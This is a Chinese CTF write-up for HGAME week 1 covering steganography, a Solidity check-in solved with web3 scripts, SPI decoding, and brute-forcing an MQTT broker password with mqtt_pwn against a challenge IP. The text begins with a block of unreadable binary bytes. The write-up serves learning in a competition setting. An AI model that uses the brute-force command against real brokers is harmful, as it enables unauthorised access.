X...........v......e..Zh..v,.......K..oY]..|.....q.V.iv.....=UB.z.w~>g.....mG.....da+..?.............M.........?......>.]
.I.D.....L2.\&.e......j1v.....{.....6..>.......e>...r.z/.=]...f..xq..K.......7......J....X/o....Zn.t..`.d..=......t.J..
{.y....|.f....u....P..?.....K...-S.].).$n......_...p...?....bv.z......v....h...u/.m.N...?.Q..L.,
\....?..N{[...Ky._5O...W..Y.Q.....ys.   ..Bb.P....X.d._................X.z..9....3....`.....</<...9.......|}c...m.w.^.
7...y,..:.7.i&.b......m...j...9._.{..t..{.....[}.V.-.p.=.f.u.....{..bTo.w......{...o~?....{{M#.....//..`..
$...x.z.w..>#m.^.......A{~.<....:.?g=_.yf..Y...........dp.V..3%[.Y:<...
..
......^7wM+....K.U..z%#<....i..Wk.C.l..x;8..#..a.._..}..h~....u.?.y....qsy...
[.).T......p.~._k...]1r....W...gt..,}..c.]......,.^'/..N..l.....{>.b...~5.]f..;Z.h..t.+.O...x./....^q.{.....j...{N.WIb.t.
\k..O...:...}.>;e7a....}...31...MU%s.8...
.x........|}.F=.V.....R.l...?..N...N._Sy....?...x.......f[4...EFA.....N..l.Z.s.I....
%..W.t.v...w3...|.q.q...^..;..Z+........0>...u..L....y./r..t........W.........b....K......zg._...joU<
```


改一下加密标志位

```
0000h: 52 61 72 21 1A 07 00 CF 90 73 00 00 0D 00 00 00  Rar!...Ï.s......
0010h: 00 00 00 00 87 0F 74 20 90 35 00 BC CF 00 00 0F  ....‡.t .5.¼Ï...
0020h: 7D 01 00 02 74 88 FB 9C 38 B5 24 56 1D 33 10 00  }...tˆûœ8µ$V.3..
0030h: 20 00 00 00 45 78 63 68 61 6E 67 65 61 62 6C 65   ...Exchangeable
0040h: 2E 6A 70 67 00 F0 67 4E 32 18 1E 15 50 C8 8E 21  .jpg.ðgN2...PÈŽ!
0050h: C0 12 1D F3 32 48 10 D7 00 86 8A 57 44 44 46 25  À..ó2H.×.†ŠWDDF%
0060h: 15 15 1D F2 2B 2D 1D 70 18 EA AD 51 2A 88 B5 AE  ...ò+-.p.ê-Q*ˆµ®
0070h: FA EA C0 AD 51 16 A8 8B 5A A3 A2 C4 74 82 DA D1  úêÀ-Q.¨‹Z£¢Ät‚ÚÑ
0080h: D1 6A D5 AA C5 AA D6 B5 5B 16 BA EB 6A 3B C5 45  ÑjÕªÅªÖµ[.ºëj;ÅE
0090h: AA D7 67 BF 29 A1 42 68 E7 3B 99 92 40 B6 FE F9  ª×g¿)¡Bhç;™’@¶þù
00A0h: FD EF E7 C5 21 93 33 B9 DC EF 79 BF BD 3E 93 E7  ýïçÅ!“3¹Üïy¿½>“ç
00B0h: F8 4F 3D 7A E7 E7 39 DE 77 BE 79 03 CF 24 F9 BD  øO=zçç9Þw¾y.Ï$ù½
00C0h: 3C AF 4F 3E 9F F4 2C C6 E0 23 CA 2A DF 6F 2A 1B  <¯O>Ÿô,Æà#Ê*ßo*.
00D0h: D6 C1 46 17 97 B8 74 7F 09 8C 2D C4 BC 16 1A 12  ÖÁF.—¸t..Œ-Ä¼...
00E0h: F3 7F ED EE 33 65 A5 AD EF 24 24 2F 55 BB 76 1F  ó.íî3e¥-ï$$/U»v.
00F0h: AD 94 CE 41 D9 31 59 0B E7 62 BD 74 DC 76 6F 15  -”ÎAÙ1Y.çb½tÜvo.
0100h: FF D7 8B 95 92 33 07 E6 DE 3E 6E 1E FC F8 8F A3  ÿ×‹•’3.æÞ>n.üø.£
0110h: 65 56 FA 7E 3C 3F 3B 2F 5B 7E FB 2F 3C 5D 5B A5  eVú~<?;/[~û/<][¥
0120h: D7 8B 57 B8 FB 79 DF CF 1F E2 BA E1 3B 79 6C 2F  ×‹W¸ûyßÏ.â°á;yl/
0130h: 26 BB 2B 82 B9 F4 AD B6 9A 7F 73 F8 C3 A6 EF 61  &»+‚¹ô-¶š.søÃ¦ïa
```

模板结果 - RAR.bt

名称	值
struct FileHeadFlags HEAD_FLAGS	
ubyte from_PREV_VOLUME : 1	0
ubyte to_NEXT_VOLUME : 1	0
ubyte PASSWORD_ENCRYPTED : 1	0
ubyte FILE_COMMENT_PRESENT : 1	0
ubyte SOLID : 1	0


解压得到一个jpg，在属性里可以看到经纬度信息



flag: hgame{116_24_1488_E_39_54_5418_N}


神秘的海报

lsb提取出flag前半段，以及另一个文件的下载链接。



下载发现是个wav文件，并提示用了6位数字steghide加密。

结果随便试了一下，发现key是123456，解出flag2.txt。



flag: hgame{U_Kn0w_LSB&Wav^Mp3_Stego}

e99p1ant_want_girlfriend

图片改一下高度即可

hgame{e99p1ant_want_a_girlfriend_qq_524306184}

Blockchain

Checkin

用私链搭建的题目，以前没有接触过，折腾了好久。

题目合约源码如下：

```
contracts/checkin.sol
// SPDX-License-Identifier: MIT

pragma solidity 0.8.17;

contract Checkin {
    string greeting;

    constructor(string memory _greeting)  {
        greeting = _greeting;
    }

    function greet() public view returns (string memory) {
```

```
        return greeting;
    }

    function setGreeting(string memory _greeting) public {
        greeting = _greeting;
    }

    function isSolved() public view returns (bool) {
        string memory expected = "HelloHGAME!";
        return keccak256(abi.encodePacked(expected)) ==
keccak256(abi.encodePacked(greeting));
    }
}
```

意思很简单，调用setGreeting，传入"HelloHGAME!"即可。

首先得用自己的账户转账来创建合约。这里我用metamask插件添加网络，结果转账一直在pending发不出去。于是老老实实用web3了。


转账0.001ether，私钥替换成自己账户的

```
from web3 import Web3,HTTPProvider

w3=Web3(HTTPProvider('http://week-1.hgame.lwsec.cn:32024/'))
chainId=63504
privKey='your_private_key'
acct = w3.eth.account.from_key(privKey)
fromAddress=acct.address
toAddress=Web3.toChecksumAddress('0x34445e18efE1a810cf52234e61D0C4a553dC9232')
nonce=w3.eth.getTransactionCount(fromAddress)
gasPrice=w3.eth.gasPrice
print(Web3.fromWei(w3.eth.get_balance(fromAddress),'ether'))
val=0.001
val=Web3.toWei(val,'ether')
gas=w3.eth.estimateGas({'from':fromAddress,'to':toAddress})
transaction={
    'from':fromAddress,
    'to':toAddress,
    'nonce':nonce,
    'gasPrice':gasPrice,
    'gas':gas,
    'value':val,
    'chainId':chainId,
    'data':''
}
signed_tx=acct.signTransaction(transaction)
tx_hash=w3.eth.sendRawTransaction(signed_tx.rawTransaction)
print("tx_hash: ",Web3.toHex(tx_hash))
```

可以发现合约创好了。

```
C:\Users\51736>nc week-1.hgame.lwsec.cn 30880
We design a pretty easy contract challenge. Enjoy it!
Your goal is to make isSolved() function returns true!

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 2
[-] input your token: v4.local.JIpEuZJaq8Z8yEKBTAcwcPrTCd2fwLON6xNap7qfPkkd_YAqWkkgmoHJ828-4AOincVYBuEShQC7JYdStYaCz49-q
mArTMuAqMyIRl5oJneWV6ebG65azv77xugWZqyNCb4sZsvJ3636jE2RxLRuHJWpWY31YtOdyzcTs-YiidlzsA
[+] contract address: 0x9Ad4Cc174184F21c66BD5818C3c65f116ca71251
[+] transaction hash: 0x1d3896f716cd73b80945aea92755c4c7c328b47b4edc8d355falccfbcb9bfe05
```

然后准备调用合约。调用前，要准备合约的abi。可以在remix里编译一下，然后直接拷贝。



然后用自己的账户去调用setGreeting。

```
from web3 import Web3,HTTPProvider

w3=Web3(HTTPProvider('http://week-1.hgame.lwsec.cn:32024/'))
chainId=63504
privKey='your_private_key'
acct = w3.eth.account.from_key(privKey)
fromAddress=acct.address
abi=[
    {
        "inputs": [
            {
                "internalType": "string",
                "name": "_greeting",
                "type": "string"
            }
        ],
        "name": "setGreeting",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [
            {
                "internalType": "string",
                "name": "_greeting",
                "type": "string"
```


```
            }
        ],
        "stateMutability": "nonpayable",
        "type": "constructor"
    },
    {
        "inputs": [],
        "name": "greet",
        "outputs": [
            {
                "internalType": "string",
                "name": "",
                "type": "string"
            }
        ],
        "stateMutability": "view",
        "type": "function"
    },
    {
        "inputs": [],
        "name": "isSolved",
        "outputs": [
            {
                "internalType": "bool",
                "name": "",
                "type": "bool"
            }
        ],
        "stateMutability": "view",
        "type": "function"
    }
]
contract_address='0x9Ad4Cc174184F21c66BD5818C3c65f116ca71251'
contract=w3.eth.contract(abi=abi,address=contract_address)

txn=contract.functions.setGreeting("HelloHGAME!").buildTransaction({
    'nonce': w3.eth.getTransactionCount(acct.address),
    'gas': 300000,
    'gasPrice': w3.eth.gasPrice,
    'chainId':chainId
})
signed = acct.signTransaction(txn)
tx_id = w3.eth.sendRawTransaction(signed.rawTransaction)
print(tx_id.hex())

#res=contract.functions.isSolved().call()
#print(res)
```

```
C:\Users\51736>nc week-1.hgame.lwsec.cn 30880
We design a pretty easy contract challenge. Enjoy it!
Your goal is to make isSolved() function returns true!

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.JIpEuZJaq8Z8yEKBTAcwcPrTCd2fwLON6xNap7qfPkkd_YAqWkkgmoHJ828-4AOincVYBuEShQC7JYdStYaCz49-q
mArTMuAqMyIRl5oJneWV6ebG65azv77xugWZqyNCb4sZsvJ3636jE2RxLRuHJWpWY31YtOdyzcTs-Yiid1zsA
[+] flag: hgame{39600cbc5a5bd56dd38387386f8b7d5f1e6a7543}
```


IoT


Help marvin

PulseView打开，根据提示，decoder里选择SPI。



然后D0~D2设置如下：





提出数据，hex转一下ascii即可。第一个字符不对，改成h。

flag: hgame{4_5t4nge_Sp1}


Help the uncle who can't jump twice

先用mqtt_pwn工具爆破一下用户名Vergil的密码，字典用附件给出的。


```
MQTT-PWN

        by @Akamai

>> help

Documented commands (type help <topic>):

Broker Related Operations
-------------------------
bruteforce  disconnect  messages   scans   system_info
connect     discovery   owntracks  sonoff  topics

General Commands
----------------
back  edit  help  history  quit  shell  shodan

Victim Related Operations
-------------------------
commands  exec  victims

>> bruteforce help
usage: bruteforce [-h] [--host HOST] [--port PORT] [-u USERNAME [USERNAME ...]
                  | -uf USERNAMES_FILE] [-p PASSWORD [PASSWORD ...] | -pf
                  PASSWORDS_FILE]
bruteforce: error: unrecognized arguments: help
>> bruteforce --host 117.50.177.240 --port 1883 -u Vergil -pf ./dic.txt
[!] Starting brute force!
[+] Found valid credentials: Vergil:power
```

爆破出密码是power。

然后用MQTTX连接。



topic不知道格式，用/#试了一下，发现有消息。



再改成Nero/YAMATO，能看到flag。